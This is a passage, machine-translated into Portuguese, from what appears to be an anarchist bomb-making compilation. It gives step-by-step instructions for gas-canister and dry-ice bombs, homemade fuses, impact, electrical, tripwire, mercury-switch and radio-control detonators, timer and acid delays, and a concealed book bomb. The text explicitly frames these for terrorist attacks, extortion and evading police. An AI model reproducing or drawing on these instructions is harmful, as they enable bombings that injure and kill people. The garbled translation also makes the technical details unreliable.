9. To teste do dispositivo, rasgar um pequeno pedaço de toalha de papel para fora da garrafa, e colocar algumas gotas de ácido sulfúrico sobre ele. A toalha de papel deve imediatamente explodiu em uma chama branca.

EXPLOSIVOS gás de botijão

Gás de botijão, como o butano para recarga de isqueiros, gás propano para fogões a gás ou por bicos de Bunsen, pode ser usado para produzir um poderoso

explosão. Para fazer tal dispositivo, tudo o que um anarquista simplória teria que fazer seria levar seu recipiente de gás de bujão e colocá-lo

acima de uma lata de Sterno ou outro combustível gelatinizado, acender o combustível e correr. Dependendo do combustível usado e da espessura do depósito de combustível,

o gás líquido entre em ebulição e se expandir para o ponto de ruptura do recipiente em cerca de cinco minutos.

Em teoria, o gás ficaria imediatamente inflamada pela queima do combustível gelificado, produzindo uma grande bola de fogo e explosão. Infelizmente, o

ruptura do recipiente de gás engarrafado, muitas vezes coloca o combustível, evitando assim que o gás em expansão de ignição. Usando um balde de metal cheio metade com a gasolina, no entanto, as possibilidades de ignição são melhor, uma vez que a gasolina é menos provável de ser extinta. Colocar a caixinha de garrafas gás em uma cama de carvão queima embebido em gasolina, provavelmente seria a forma mais eficaz de garantir a ignição do gás em expansão, pois embora a explosão do recipiente de gás pode explodir a chama da gasolina, a queima de carvão deve imediatamente voltar a acendê-lo.

O óxido nitroso, o hidrogénio, o propano, o acetileno, ou qualquer outro gás inflamável fará bem.

Durante a recente guerra do golfo, ar / combustível bombas foram apregoados como sendo apenas a segunda armas nucleares em seus efeitos devastadores. São basicamente, semelhante aos dispositivos acima, excepto que uma carga explosiva é usada para romper o recipiente de combustível e dispersá-la sobre uma vasta área. A segunda carga é utilizado para detonar o combustível. A reacção é dito para produzir uma onda de choque de massa para queimar todo o oxigénio numa grande área, causando asfixia.

Outro benefício de um explosivo ar-combustível é que o gás vai infiltrar-se em bunkers fortificados e outros espaços parcialmente fechados, portanto, uma grande bomba colocada

num edifício iria resultar na destruição da maioria dos quartos circundantes, tornando-a estruturalmente instável.

204.Dry Ice

por Exodus

Não existe uma fórmula padrão para uma bomba de gelo seco, no entanto, uma forma genérica é a seguinte:

Pegue uma garrafa de refrigerante de 2 litros, vazia, completamente, em seguida, adicionar cerca de 3/4 Lb de gelo seco (esmagado funciona melhor) e (opcional) a quantidade de água.

Dependendo da condição do frasco, o tempo, e a quantidade e a temperatura do frasco a bomba vai sair em 30 segundos - 5

minutos. Sem qualquer adição de água, as garrafas de 2 litros vão frequentemente em 3-7 minutos, se cair em um rio quente, e em 45 minutos a 1 hora em «

abrir ar.

A explosão soa equivalente a uma M-100. Plastic 16 onças garrafas de refrigerante e garrafas de 1 litro funcionam quase tão bem como o fazem os dois-litros, contudo

garrafas de vidro não são tão altos, e pode produzir estilhaços perigoso.

Lembre-se, estes são LOUD! Um colega meu criou 10 garrafas em um parque próximo, sem adição de água. Após os dois primeiros saiu (há

foi cerca de 10 minutos entre as explosões), a polícia chegou e passou a hora seguinte tentando encontrar o cara que eles achavam que estava desencadeando

M-100 é tudo à sua volta ...

USOS PARA GELO SECO

Bombas de tempo:

Página 210

1. Get um pequeno recipiente de plástico com tampa (usamos as latas pequenas de plástico que seguram as montanhas-russas utilizados para filme Polaroid de grande formato). Uma caixinha de filme

provavelmente funcionaria, a chave é, deve selar hermeticamente e levar uma boa quantidade de esforço para abrir). Coloque um pedaço de gelo seco na lata, coloque em sem a tampa de selagem é bastante. Coloque a bomba montada no seu bolso, ou atrás das costas. Aproxime-se da marca e participar em condições normais

conversa. Quando sua atenção é desviada, selar rapidamente a tampa na bomba, depositá-lo em algum lugar a poucos metros da marca, a

de vista óbvio, em seguida, sair. Dependendo de variáveis (você vai querer experimentar primeiro), você vai ouvir um sonoro "pop" e um ainda mais alto

"Aarrgghhh!" dentro de um minuto, quando a pressão se torna tímido suficiente para explodir a tampa. Em um laboratório desordenado, isso é duplamente desagradável porque a marca provavelmente nunca vai descobrir o que fez o barulho.

2. Put 2-3 centímetros de água em uma garrafa pop plástica de 2 litros. Coloque em tantos pedaços de gelo seco quanto possível antes de a fumaça fica muito grosso. Aparafusar

a tampa, coloque em uma área apropriada, e correr como o inferno. Após cerca de um minuto (sua milhagem pode variar), uma enorme explosão resultará, pulverizando água por toda parte, junto com o que sobrou da garrafa de 2 litros.

Mais coisas para fazer com gelo seco:

Alguém já jogado gelo seco em uma piscina pública? Contanto que você lançá-lo para o fundo do fundo do poço, é seguro, e é realmente impressionante se a água é quente o suficiente

"Coisas divertidas. Grita quando entra em contato com o metal ..."

"Você pode manter de forma segura um pequeno pedaço de gelo seco em sua boca, se você

Mexam-se constantemente. Parece que você está fumando ou pegando fogo. "

Nota do Editor: O gelo seco pode ser muito divertido, mas esteja avisado:

Usando nada além de plástico para conter bombas de gelo seco é suicida. O gelo seco é mais perigoso do que o TNT, porque é extremamente imprevisível. Mesmo

uma garrafa de 2 litros pode produzir alguns estilhaços desagradável: Uma fonte me diz que ele causou uma explosão com uma garrafa de 2 litros, que destruiu um metal lata de lixo. Além disso, é especulado que várias crianças foram mortas por fragmentos de vidro resultantes do uso de uma garrafa de vidro. Para alguns

razão, as bombas de gelo seco se tornaram muito populares no estado de Utah. Como resultado, a bomba de gelo seco foram classificados como dispositivos do inferno, e posse é um delito criminal.

205.Fuses / ignitors / atrasos por Exodus

Há muitas maneiras para inflamar explosivos. Há o clássico "acender o pavio, lançar a bomba, e execute-se", e há interruptores de mercúrio sensíveis, e muitas coisas no meio. Geralmente, os sistemas de detonação elétrica são mais seguros do que os fusíveis, mas há momentos quando os fusíveis são mais adequados do que os sistemas elétricos, é difícil realizar um sistema de detonação elétrica em um estádio, por exemplo, sem ser apanhado. Um dispositivo com um fusível ou impacto espoleta detonante seria mais fácil de esconder.

Fusível da ignição

A mais antiga forma de ignição explosiva, os fusíveis são talvez o tipo favorito de sistema de ignição simples. Simplesmente colocando um pedaço de impermeável fundir num dispositivo, pode-se ter de ignição quase garantida. Fusível impermeável moderna é extremamente fiável, queimadura, a uma taxa de cerca de 2 «segundo por polegada. Ele está disponível como foguetes modelo fusível na maioria das lojas de hobby, e custa cerca de US \$ 3,00 para um comprimento de nove metros. Canhão Fuse é um popular

sistema de ignição para bombardeiros de tubos por causa de sua simplicidade. Tudo o que precisa ser feito é acendê-lo com um fósforo ou isqueiro. Claro que, se o Exército tinha fusíveis como este, em seguida, a granada, que utiliza ignição fusível, seria muito pouco prático. Se um sistema de ignição de granada pode ser adquirido, por todos significa, é a mais eficaz. Mas, desde que essas coisas não apenas flutuar, a próxima melhor coisa a fazer é preparar um sistema de fusível que não requerem o uso de um fósforo ou isqueiro, mas ainda mantém a sua simplicidade. Um tal método é descrito a seguir:

Materiais:

-

Tipo Strike-on-Capa Jogos

-

Electrical Tape Tape-ou-Duct

-

Fusível Waterproof

1.To determinar a taxa de queima de um determinado tipo de fusível, basta medir um pedaço de fusível 6 ou mais polegadas e inflamar-lo. Com um cronômetro, pressione o botão iniciar a no instante em que as luzes de fusíveis, e parar o relógio quando o fusível chega ao fim. Dividir o tempo de queimadura pela comprimento do fusível, e você tem a taxa de queima do fusível, em segundos por polegada. Isto será demonstrado a seguir:

Suponha que um pedaço de oito polegadas de fusível queimado, e seu tempo total de combustão é de 20 segundos. $20 \text{ segundo} / 8 \text{ polegadas} = 2 \text{ «segundo por polegada.}$

Se um atraso de 10 segundos era desejado com este fusível, dividir o tempo desejado, o número de segundos por polegada:

10 segundo / 2 «segundo por polegada = 4 polegadas
NOTA: o comprimento do FUSE aqui significa DISTÂNCIA
DE FUSE ao pó. ALGUNS FUSE, pelo menos uma polegada,
devem estar dentro do
DISPOSITIVO. Adicione-INCH extra, e colocar essa polegada
extra de uma polegada NO DEVICE!

Página 211

2.Depois de decidir quanto tempo um atraso é desejado antes
que o dispositivo explosivo é desativado, adicionar cerca de
«uma polegada com a quantidade pré-medido de fusível,
e cortá-lo.

3.Carefully remover os jogos de cartão do jogo caso do
papel. Não retire partidas individuais; manter todos os jogos
ligados ao

base de papelão. Tome uma das seções de correspondência
de papelão, e deixar o outro para fazer uma segunda ignição.

4.Wrap os jogos em torno do fim do fusível, com as cabeças
dos jogos tocando o final do fusível. Gravá-los lá com
segurança,

certificando-se de não colocar fita adesiva sobre as cabeças
de fósforo. Certifique-se de que eles são muito seguros,
puxando-os na base da montagem. Eles
não deve ser capaz de se mover.

5.Wrap a cobertura dos jogos em torno dos jogos ligados ao
fusível, certificando-se de que o papel atacante está abaixo
das cabeças de fósforo e

o atacante enfrenta os cabeças de fósforo. Tape o papel de
modo que é bastante apertado em torno dos jogos. Não tape
a tampa do atacante para o fusível

ou para as partidas. Deixe o suficiente do livro jogo a puxar
para a ignição.

\
/
\
/ ----- Corresponder capa de livro
\
/

Cabeça ----- jogo | | M | f | M ---

| A | u | A |

| T | s | T |

| C | e | C |

| TapeH |. | Htape |

```

| | F | |
| # # # # # | U | # # # # # | ----- papel marcante
| # # # # # | S | # # # # # |
\
| E | /
\ |. | /
\ | F | /
\ | U | /
| Ta | s | pe |
| Ta | e | pe |
|. |
|. |
| _ |

```

O livro jogo está envolto em torno dos jogos, e é gravada a si mesmo. As partidas são gravadas para o fusível. O atacante vai esfregar contra o

matchheads quando o livro jogo é puxado.

6.Quando pronto para usar, basta puxar o papel jogo. Ele deve puxar o papel marcante através das cabeças de fósforo com atrito suficiente para iluminá-los.

Por sua vez, os matchheads queima irá acender o pavio, uma vez que ao lado das cabeças de fósforo aceso.

COMO FAZER FUSE BLACKMATCH:

Pegue um pedaço de plástico ou de metal (latão ou alumínio são fáceis de trabalhar e não enferrujam). Faça um furo 1/16th inch através dele. Este é o seu die

para dimensionar o fusível. Você pode fazer mechas tão grande quanto você quiser, mas esse é o tamanho certo para a bomba caseira eu vou estar recebendo mais tarde.

Para cerca de «xícara de pó preto adicione água para fazer uma pasta fina. Adicionar «colher de chá de amido de milho. Corte cerca de um comprimentos de pé de fio de algodão.

Use algodão, não de seda ou fio feito de fibras sintéticas. Coloque-as em conjunto até que você tenha uma espessura que preenche o buraco no molde, mas pode ser desenhada através muito facilmente.

Amarre seu feixe de fios juntos em uma extremidade. Separe os fios e mantenha o pacote sobre a mistura de pó preto. Abaixar os tópicos

com um movimento circular para que eles começam a enrolar sobre a mistura. Pressioná-los abaixo com as costas de uma colher de chá e continuar a baixá-los para que eles

bobina para a pasta. Pegue a ponta que você está segurando e passe-a a morrer. Puxe itthrough suavemente em um movimento longo.

Para secar o fusível, colocá-lo em um pedaço de papel alumínio e asse no forno 250 ° ou amarrá-lo a uma grade no forno e deixe-o para baixo. O fusível deve

ser cozido para torná-la firme o suficiente para os usos que serão colocadas mais tarde. Ar de secagem não vai fazer o trabalho. Se você usou o nitrato de sódio, ela não vai mesmo secar

completamente em temperatura ambiente.

Corte o pavio seco com uma tesoura em 2 polegadas comprimentos e guarde em um recipiente hermético. Lidar com este fusível com cuidado para evitar quebrá-lo. Você também pode

usar um fusível de fogo de artifício, se você tem algum disponível. Os fusíveis geralmente pode ser retirado sem quebrar. Para dar-se algum tempo em execução, será estender estes fusíveis (blackmatch ou fusível foguete) com pavio sulfured.

Finalmente, é possível fazer um fusível relativamente lento de queima na casa. Dissolvendo cerca de uma colher de chá de pó preto em cerca de 1/4 de uma xícara

de água em ebulição, e, enquanto ele ainda está quente, de imersão em que um longo pedaço de todo o cordão de algodão, um fusível de combustão lenta pode ser feita. Após a corda embebida

Página 212

seca, ele deve, então, ser ligado ao fusível de um dispositivo explosivo. Por vezes, a extremidade do fusível de combustão lenta que se encontra com o fusível normal tem um carga de pólvora negra ou pólvora no ponto de interseção para garantir a ignição, uma vez que o fusível de queima lenta não queimar a uma muito elevada temperatura.

Um tipo semelhante de fusível lento pode ser feita tomando-se a mistura acima de água a ferver e de pó preto e despejando-o sobre uma parte longa de sanita papel. O papel higiênico molhado é, então, virou-se suavemente para que se assemelha a um fusível de fogo de artifício, e é permitido para secar.

COMO FAZER WICK sulfured

Use fio de algodão pesado sobre 1/8th polegada de diâmetro. Você pode encontrar alguns em uma fonte do jardim para amarrar seus tomates. Tenha certeza de que é o algodão.

Você pode testá-lo por acender um fim. Deve continuar a queimar após o jogo é removido e quando apagado terá uma brasa ardente no

ao fim. Coloque um pouco de enxofre em um recipiente pequeno, como uma panela pequena torta e derretê-lo no forno a 250 °.

Ele vai derreter em um líquido amarelo transparente. Se ele começa a girar marrom, é muito quente. Bobina sobre um comprimento de um pé de corda nele. O enxofre derretido irá absorver rapidamente. Quando saturado, retirá-lo e amarrá-lo para esfriar e endurecer.

Ele pode ser cortado em comprimentos desejados com uma tesoura. 2 polegadas é sobre a direita. Essas mechas vai queimar lentamente com uma chama azul e não soprar facilmente em um vento moderado. Eles não vão queimar através de um buraco em um tubo de metal, mas são ótimos para estender seu outro fusível. Eles não vão jogar fora faíscas. Blackmatch gera faíscas que possam inflamar-lo ao longo de seu comprimento causando vezes queima imprevisíveis.

--- IMPACT IGNIÇÃO ---

Ignição Impact é um excelente método de ignição para atividades terroristas espontâneas. O problema com um dispositivo de impacto-detonante é que deve ser mantido num recipiente muito seguro de modo que não irá explodir enquanto está a ser transportado para o local onde é para ser usada. Isto pode ser feito pela

Tendo um iniciador de impacto removível.

O melhor e mais confiável iniciador impacto é aquele que usa fábrica feitas iniciadores ou primers. A No. 11 cap para negros armas de fogo em pó é um

como iniciador. Eles geralmente vêm em caixas de 100, e custou cerca de 2 «0. Para usar esse limite, no entanto, é necessário um mamilo que vai se encaixar no. Preto

mamilos em pó também estão disponíveis em lojas de armas. Tudo o que uma pessoa tem que fazer é pedir um pacote de mamilos e as tampas que se encaixam. Mamilos tem um buraco que vai todo o caminho através deles, e eles têm uma rosca, e um fim de colocar a tampa. A corte de um mamilo é mostrado

abaixo:

```

_____|
||
|_|
|_|
|_| / \ / \ / \ / \ / \ / \ / \ |
_____|  || ^ ^ ^ ^ ^ ^ ^ ^ |
|_____|
||
No. 11 |_____|
percussão _____ ----- Threads para parafusar
cap:
aqui |_____| mamilo na bomba
|_____|
|| ^ ^ ^ ^ ^ ^ ^ ^ |
|_| / \ / \ / \ / \ / \ / \ / \ |
|_|
|_____|

```

Ao fazer uso deste tipo de iniciador, um orifício deve ser perfurado, em qualquer recipiente que é usado para fabricar a bomba de fora. O mamilo é então

enroscada no orifício de modo a que se encaixa firmemente. Em seguida, o tampão pode ser levada e colocada na bomba, quando é para ser jogado. A tampa deve ser

dobrados uma pequena quantidade antes de ser colocada no mamilo, para ter certeza de que ele permanece no local. O único outro problema envolvido com um impacto

detonar bomba é que ele deve atingir uma superfície dura sobre o mamilo para incendiá-lo. Ao ligar aletas ou um pára-quedas na extremidade da bomba

em frente ao primer, a bomba, quando acionada, deve tocar o solo no primer, e explodir. Claro que, uma bomba com Fulminato mercúrio

cada extremidade vai sair com o impacto, independentemente de qual final golpeia, mas fulminato de mercúrio também é provável que sair, se a pessoa que o bomba é colidido duro.

--- *MAGICUBE IGNITOR* ---

Um iniciador impacto muito sensível e confiável pode ser produzido a partir da MAGICUBE comum (2,40 dólares para 12) Tipo de flashes. Basta quebrar o

tampa de plástico, retire o refletor, e você verá quatro lâmpadas, cada um dos quais tem uma pequena haste de metal segurando-o no lugar.

ATENÇÃO agarrar esta haste com um par de alicates, e com cuidado levante para cima, certificando-se de que nenhuma força é aplicada ao VIDRO

Lâmpada.

Cada lâmpada é revestido com plástico, a qual tem de ser removido para que seja eficaz no nosso pedido. Este revestimento pode ser removido por imersão

as lâmpadas num pequeno copo de acetona durante 30-45 minutos, altura em que o plástico pode ser facilmente desfeito.

Página 213

O melhor método para usá-las é dissolver alguns nitrocelulose fumo em pó baseado em acetona e / ou éter, formando uma espessa cola-like

colar. Revestimento final do fusível com esta pasta, em seguida, ficar a lâmpada (com o varão de metal voltada para fora) para a pasta. Cerca de metade da lâmpada deve ser completamente cobertos, e se uma camada muito fina de nitrocelulose é revestida sobre o restante depois da ignição deve ser muito fiável.

Para garantir que as terras do dispositivo com o bulbo para baixo, um pequeno streamer pode ser anexado para o lado oposto, então quando ele é jogado para o alto o fim apropriado vai bater no chão primeiro.

--- Ignição elétrica ---

Sistemas de ignição elétrica para detonação são geralmente a forma mais segura e confiável de ignição. Sistemas elétricos são ideais para demolição

trabalho, se a pessoa não precisa se preocupar tanto sobre ser pego. Com dois carretéis de 500 pés de arame e uma bateria de carro, pode detonar

explosivos a partir de um "seguro", distância confortável, e ter certeza de que não há ninguém por perto que pudesse se machucar. Com um sistema elétrico, pode-se

controlar exatamente o que um dispositivo irá explodir, em frações de segundo. A detonação pode ser abortado em menos de um segundo aviso, se um

pessoa de repente entra pela visão detonação, ou se um carro da polícia escolhe a rolar por na época. Os dois melhores ignitores elétricos são militares

squibs e modelo de ignições foguetes. Detonadores para a construção também funcionam bem. Modelo igniters foguetes são vendidos em pacotes de seis, e custam

cerca de US \$ 1,00 por pacote. Tudo o que precisa ser feito para usá-los é conectá-lo a dois fios e executar uma corrente através deles. Squibs militares são difíceis para começar, mas eles são um pouco melhor, já que eles explodem quando uma corrente é executado através deles, enquanto igniters foguetes só explodiu em chamas.

A maioria dos abortos não irá detonar KClO₃/petroleum geléia ou RDX. Isso requer um tipo cap detonação explodir na maioria dos casos. Existem, no entanto, squibs explosivos militares que irá fazer o trabalho.

As velas podem ser usados para detonar o pó preto, fulminato de mercúrio, ou guncotton, que por sua vez, pode definir de um explosivo de alta ordem.

--- *Como fazer uma FUZE ELÉTRICA* ---

Pelo capitão Corte & GW

Dê uma lâmpada de lanterna e colocá-lo ponta copo sobre um arquivo. Moer-la no ficheiro, até há um orifício na extremidade. Solda um fio para o caso do bulbo e outra para o condutor central, no final. Preencha o bulbo com pó preto ou cabeça de fósforo em pó. Um ou tw o lanterna

baterias vai aquecer o filamento da lâmpada fazendo com que o pó para inflamar.

--- *OUTRO FUZE ELÉTRICA* ---

Dê uma nota média de lã de aço e puxar um fio fora dele. Anexá-lo para as extremidades de dois pedaços de fio de cobre por envolvê-lo em torno de alguns voltas e depois apertar em um pequeno pedaço de solda para ligar o fio para o fio. Você quer sobre «polegada de fio de aço entre os fios.

Número 18 ou 20 é um fio de bom tamanho para usar.

Corte um «por um pedaço de papelão do tipo usado em capas de correspondência polegadas. Coloque uma pequena pilha de cabeça de fósforo em pó no centro e pressione-o plana. Colocar os fios de modo que o cordão de aço está no topo do e em contacto com o pó. Polvilhe com mais pó para cobrir a vertente.

O fio deve ser cercada com pó e não tocar em nada, exceto os fios em suas extremidades. Coloque um pedaço de blackmatch em

contacto com o pó. Agora, coloque um pedaço de fita adesiva no topo do monte, e dobrá-lo sob nas duas extremidades. Pressione-o para que ele gruda tudo

em todo o pó. Os fios são de fora de um lado e do blackmatch no outro.

Uma bateria de lanterna única irá definir isto.

--- *IGNIÇÃO eletro-mecânico* ---


Sistemas de ignição eletro-mecânicos são sistemas que utilizam algum tipo de interruptor mecânico para detonar uma carga explosiva eletricamente. Este tipo do interruptor é tipicamente usado em armadilhas ou outros dispositivos em que a pessoa que coloca a bomba não deseja estar em qualquer lugar perto do dispositivo quando ele explode. Vários tipos de detonadores, eletro-mecânico será discutido

--- *Disjuntores de mercúrio* ---

Interruptores de mercúrio são um interruptor que usa o fato de que o metal mercúrio conduz eletricidade, como fazem todos os metais, mas mercúrio metálico é um líquido no quarto

temperaturas. Um interruptor de mercúrio é típico de um tubo de vidro selado com dois eléctrodos e uma gota de mercúrio metálico. Ela é selada devido

péssimo hábito de mercúrio de dar vapores cérebro prejudiciais. O diagrama abaixo pode ajudar a explicar um interruptor de mercúrio.



Quando a gota de mercúrio ("Hg" é símbolo atômico do mercúrio) toca ambos os contatos, a corrente flui através do interruptor. Se essa opção especial estava na sua posição actual, A --- B, a corrente seria fluxo, uma vez que o mercúrio pode tocar nos dois contactos na posição horizontal.

Página 214

Se, no entanto, foi em posição |, a gota de mercúrio apenas tocar o contacto + no lado A. Atual, então não poderia fluir, desde

mercúrio não atinge ambos os contatos quando o interruptor estiver na posição vertical. Este tipo de chave é ideal para colocar por uma porta. Se fosse colocado no caminho de uma porta giratória na posição vertical, o movimento da porta poderia bater o interruptor para baixo, se foi realizada no chão. Se por um pedaço de fita. Isto iria inclinar o interruptor para a posição vertical, fazendo com que o mercúrio para tocar os contactos, permitindo que a corrente flua através do mercúrio, bem como o dispositivo de ignição ou de um dispositivo detonador explosivo.

--- Tripwire Switches ---

A Tripwire é um elemento da armadilha clássica. Ao colocar uma linha quase invisível de barbante ou linha de pesca no caminho provável de uma vítima, e colocando algum tipo de armadilha, há também, as coisas desagradáveis podem ser causados a ocorrer. Se este modo de reflexão é aplicada aos explosivos, como seria um usar como um arame para detonar uma bomba. A técnica é simples. Envolvendo as pontas de um prendedor de roupa padrão com papel alumínio e colocar algo entre eles, e fios de ligação para cada um dos contactos de folha de alumínio, um arame esticado eléctrica pode ser feita, se um pedaço de madeira anexado o arame foi colocado entre os contatos do prendedor, o prendedor de roupa serviria como um interruptor. Quando o arame foi puxado, o prendedor que se encaixam, permitindo que a corrente flua entre os dois pedaços de folha de alumínio, completando assim um circuito, o que faria têm o dispositivo de ignição ou aborto nela. Corrente fluiria entre os contatos do dispositivo de ignição ou rojão, aqueça o dispositivo de ignição ou aborto, fazendo-a explodir. Certifique-se de que os contatos da folha de alumínio não toque na primavera, desde a primavera também conduz eletricidade.

--- Rádio Detonadores de Controle ---

Nos filmes, cada terrorista ou criminoso utiliza um detonador controlado por rádio para detonar explosivos. Com um bom detonador rádio, pode ser um vários quilômetros de distância do dispositivo fromthe, e ainda controlam exatamente quando ela explode, da mesma forma como um interruptor elétrico. O problema com

detonadores rádio é que eles são bastante caros. No entanto, não poderia ser uma razão para que um terrorista gostaria de passar as quantidades de dinheiro envolvido com um sistema de RC (rádio controle) e usá-lo como um detonador. Se tal indivíduo queria elaborar um detonador RC, tudo o que ele faria precisa fazer é visitar a loja local do passatempo ou loja de brinquedos e comprar um brinquedo controlado por rádio. Tomando-o de volta a seu / sua morada, tudo o que ele / ela teria fazer é separar o solenóide / motor que controla o movimento das rodas dianteiras de um automóvel de RC, ou retirar o solenóide / motor dos elevadores / leme de um avião de RC, ou o leme de um barco de RC, e re-ligar a ignição do motor de foguete ou rojão para os contatos para o solenóide / motor. O dispositivo deve ser testado várias vezes com squibs ou ignições e baterias totalmente carregadas deve ser tanto que ele controlador eo receptor (a parte que usado para mover as peças antes do dispositivo tornaram-se um detonador).

--- ATRASOS ---

A demora é um dispositivo que faz com que o tempo passe a partir de quando um dispositivo é configurado para o tempo em que ela explode. Um fusível regular é um atraso, mas seria custar um pouco para ter um atraso de 24 horas com um fusível. Esta seção lida com os diferentes tipos de atrasos que podem ser empregadas por um terrorista que deseja ter certeza de que sua bomba vai sair, mas quer estar fora do país quando ele faz.

--- ATRASOS FUSE ---

É extremamente simples para atrasar dispositivos explosivos que utilizam fusíveis para ignição. Talvez a maneira mais simples de fazer isso é com um cigarro. Um cigarro queima em média entre 8-11 minutos. Quanto maior o "tar" e nicotina classificação, a mais lenta das queimaduras de cigarro. Low "tar" e cigarros nicotina queimar mais rápido que o "tar" mais alto e cigarros de nicotina, mas eles também são menos propensos a sair, se deixados sozinhos, ou seja, não fumadas. Dependendo do vento ou projecto em um determinado lugar, um alto "tar" cigarro é melhor para retardar a ignição de um fusível, mas deve haver

```

| = |
| = | ----- Filtro
| = |
|
|
|
| O | ----- buraco para fusível
cigarro -----
|
|
|
|
|
|
|
|
|
|
| _ | ----- Luz este fim
--- ATRASOS TIMER ---

```

Atrasos temporizador, ou "bombas-relógio" são geralmente empregados por um indivíduo que deseja ameaçar um lugar com uma bomba e demanda por moeda para revelar sua localização e meios para desarmá-la. Tal dispositivo pode ser colocado em qualquer lugar povoado se fosse adequadamente oculto. Existem várias maneiras de construir um atraso temporizador. Por simplesmente usando um parafuso, tal como um contacto no momento em que a detonação é desejada, e utilizando o ponteiro das horas de um relógio como o outro contacto, um temporizador simples pode ser feito. O ponteiro dos minutos de um relógio deve ser removido, a menos que um atraso de menos de uma hora é desejado.

A principal desvantagem deste tipo de temporizador é que ele só pode ser definida por um tempo máximo de 12 horas. Se um temporizador electrónico é utilizado, tal como em que um relógio electrónico, em seguida, os atrasos de até 24 horas são possíveis. Ao remover a coluna a partir de um relógio electrónico, e anexar o fio de um detonador de ignição ou a eles, um temporizador, com um atraso de até 24 horas pode ser feita. Tudo o que tem a fazer é definir a hora do alarme do relógio para o tempo desejado, ligar os cabos, e ir embora. Isso também poderia ser feito com um relógio eletrônico, se uma bateria maior foram utilizados, ea corrente para o alto-falante do relógio foi reforçada através de um transformador. Esta seria uma boa, uma vez que tal temporizador pode ser extremamente pequeno. O cronômetro em um VCR (Gravador de Vídeo Cassete) seria o ideal. Videocassete geralmente pode ser configurado para tempos de até uma semana. Os fios do temporizador para o equipamento de gravação seriam os únicos que um dispositivo de ignição ou rojão seria conectado. Além disso, pode-se comprar em lojas de temporizadores eletrônicos que seria trabalhar bem. Finalmente, pode-se empregar um relógio digital, e usar um relé ou interruptor eletromagnético para acionar o dispositivo de ignição, eo atual do relógio não teria que ser intensificada.

--- ATRASOS QUÍMICOS ---

Atrasos químicos são incomuns, mas podem ser extremamente eficaz em alguns casos. Estes eram usados frequentemente nas bombas dos alemães caiu na Inglaterra. O atraso seria garantir que uma bomba iria explodir horas ou mesmo dias após o ataque inicial bombardeio, aumentando assim o efeito terrível sobre a cidadania britânica. Se um recipiente de vidro é preenchido com ácido sulfúrico concentrado, e tapado com várias espessuras de folha de alumínio, ou um tampão que vai comer por, em seguida, ela pode ser usada como um atraso. O ácido sulfúrico reage com uma folha de alumínio para a produção de sulfato de alumínio e de gás hidrogénio, e assim o recipiente tem de ser aberto ao ar numa extremidade de modo que a pressão do gás de hidrogénio que se forma não quebra o recipiente.


```

| | | |
| | |
| | _____ | |
| | |
| | Sulfúrico | |
| | |
| | Ácido | |
| | |
| | ----- Folha de alumínio |
| | _____ | | (Várias espessuras)
| | _____ |

```

A folha de alumínio é colocada sobre a parte inferior do recipiente e ali fixado com fita adesiva. Quando o ácido se alimenta por meio da folha de alumínio, que pode ser utilizado para inflamar um explosivo de várias maneiras.

Ácido 1.Sulfuric é um bom condutor de eletricidade. Se o ácido que se alimenta através da folha, é recolhido num recipiente de vidro colocado sob a folha, e dois fios são colocados no recipiente de vidro, uma corrente será capaz de fluir através do ácido quando ambos os fios são imersos

o ácido.

Ácido 2.Sulfuric reage muito violentamente com clorato de potássio. Se o ácido escorre para um recipiente contendo clorato de potássio, o

clorato de potássio vai explodir em chamas. Esta chama pode ser utilizado para inflamar um fusível, ou o clorato de potássio pode ser o dispositivo de ignição para um termite bomba, se algum clorato de potássio é misturado numa proporção de 50/50 com o termite, e esta mistura é utilizada como um dispositivo de ignição para o resto do thermite.

3.Sulfuric ácido reage com o permanganato de potássio em uma forma similar.

206.Film Vasilhas II

por Bill

Para uma explosão relativamente baixo estilhaços, sugiro coloca-lo em uma caixinha de filme 35 milímetros vazio. Picar um furo na tampa de plástico para um fusível. Estes goodies fazer uma explosão audível um quilômetro de distância facilmente.

1.Poke o buraco antes de colocar o pó flash na caixinha.

2.Don 't obter qualquer pó sobre o bordo do recipiente.

3.Apenas usar uma quantidade muito pequena e trabalhar seu caminho até o resultado desejado.

4. Do não embalar o pó, ele funciona melhor solto.
5. Do não moer ou esfregue a mistura - é sensível à fricção.
6. Use muito fusível.

Bombas 207.Book **por Exodus**

Página 216

Escondendo uma bomba pode ser extremamente difícil em um dia e época em que os perpetradores de violência correr solta. Bolsas e pastas são muitas vezes procurado pelas autoridades, sempre que se entra em um lugar onde um indivíduo pode pretender detonar uma bomba. Uma abordagem para disfarçar uma bomba é para construir o que é chamado de uma bomba livro, um dispositivo explosivo que está inteiramente contido dentro de um livro.

Normalmente, uma relativamente grande livro é necessária, eo livro deve ser da variedade de capa dura para ocultar quaisquer saliências de uma bomba. Dicionários, a lei livros, grandes livros, e outros tais livros funcionar bem. Quando uma pessoa faz uma bookbomb, ele / ela deve escolher um tipo de livro que é

apropriado para o local onde a bomba livro irá ser colocada. A construção de uma bomba livro pode ser feito por qualquer pessoa que

possui uma furadeira e uma serra. Em primeiro lugar, todas as páginas do livro, deve ser coladas. Ao verter de um recipiente inteiro

cola solúvel em água em um balde grande e encher o balde com água a ferver, uma solução de cola de água pode ser feito que vai realizar todo o livro de

páginas com força. Depois de a solução de cola de água foi arrefecida até uma temperatura tolerável, e a solução foi bem agitada, as páginas

o livro deve ser imersa na solução de cola de água, e cada página tem de ser completamente ensopado.

É extremamente importante que as capas do livro não ficar preso às páginas do livro enquanto as páginas estão secando. Suspendendo o livro

por ambas as tampas e fixação das páginas juntas em um torno funciona melhor. Quando as páginas secar, depois de cerca de três dias a uma semana, um furo deve ser

perfurado nas páginas agora rígidas, e eles devem perfurar muito parecido com madeira. Então, através da inserção da lâmina de serra de enfrentamento através das páginas e serrar um retângulo a partir do meio do livro, a pessoa vai ficar com um shell de páginas do livro. As páginas, quando perfurada, deve ser semelhante a este:



(Livro cobre omitido)

